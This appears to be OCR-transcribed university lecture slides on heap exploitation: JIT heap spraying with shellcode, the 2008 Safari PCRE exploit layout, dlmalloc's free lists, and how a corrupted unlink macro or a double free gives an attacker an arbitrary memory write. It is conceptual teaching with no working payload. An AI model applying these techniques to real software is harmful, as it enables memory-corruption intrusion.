
- Force JavaScript JIT ("just-in-time" compiler) to fill heap with executable shellcode, then point SFP or vtable ptr anywhere in the spray area



Placing Vulnerable Buffer

[Safari PCRE exploit, 2008]

- Use a sequence of JavaScript allocations and free's to make the heap look like this:



- Allocate vulnerable buffer in JavaScript and cause overflow

Dynamic Memory Management in C

- Memory allocation: malloc(size_t n)
  - Allocates n bytes and returns a pointer to the allocated memory; memory not cleared
  - Also calloc(), realloc()
- Memory deallocation: free(void * p)
  - Frees the memory space pointed to by p, which must have been returned by a previous call to malloc(), calloc(), or realloc()
  - If free(p) has already been called before, undefined behavior occurs
  - If p is NULL, no operation is performed


Memory Management Errors

- Initialization errors
- Failing to check return values
- Writing to already freed memory
- Freeing the same memory more than once
- Improperly paired memory management functions (example: malloc / delete)
- Failure to distinguish scalars and arrays
- Improper use of allocation functions

All result in exploitable vulnerabilities

Doug Lea's Memory Allocator


- The GNU C library and most versions of Linux are based on Doug Lea's malloc (dlmalloc) as the default native version of malloc



Free Chunks in dlmalloc

- Organized into circular double-linked lists (bins)
- Each chunk on a free list contains forward and back pointers to the next and previous free chunks in the list
  - These pointers in a free chunk occupy the same eight bytes of memory as user data in an allocated chunk
- Chunk size is stored in the last four bytes of the free chunk
  - Enables adjacent free chunks to be consolidated to avoid fragmentation of memory

A List of Free Chunks in dlmalloc



Responding to Malloc

- Best-fit method
  - An area with m bytes is selected, where m is the smallest available chunk of contiguous memory equal to or larger than n (requested allocation)
- First-fit method
  - Returns the first chunk encountered containing n or more bytes
- Prevention of fragmentation
  - Memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful

To free()

```
#define link(bin, P) {
    chk = bin->fd;
    bin->fd = P;
    P->fd = chk;
    chk->bk = P;
    P->bk = bin;
}
```

Add a chunk to the free list, bin.

The unlink macro

What if the allocator is confused and this chunk has actually been allocated…

… and user data written into it?

```
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```


Hmm… memory copy…

Address of destination read from the free chunk

The value to write there also read from the free chunk

Removes a chunk from a free list -when?

Example of Unlink




What if this area is contaminated with untrusted user data?


```
(1) FD = P->fd;

(2) BK = P->bk;

(3) FD->bk = BK;

(4) BK->fd = FD;
```

Double-Free Vulnerabilities


- Freeing the same chunk of memory twice, without it being reallocated in between
- Start with a simple case:
  - The chunk to be freed is isolated in memory
  - The bin (double-linked list) into which the chunk will be placed is empty

Empty Bin and Allocated Chunk






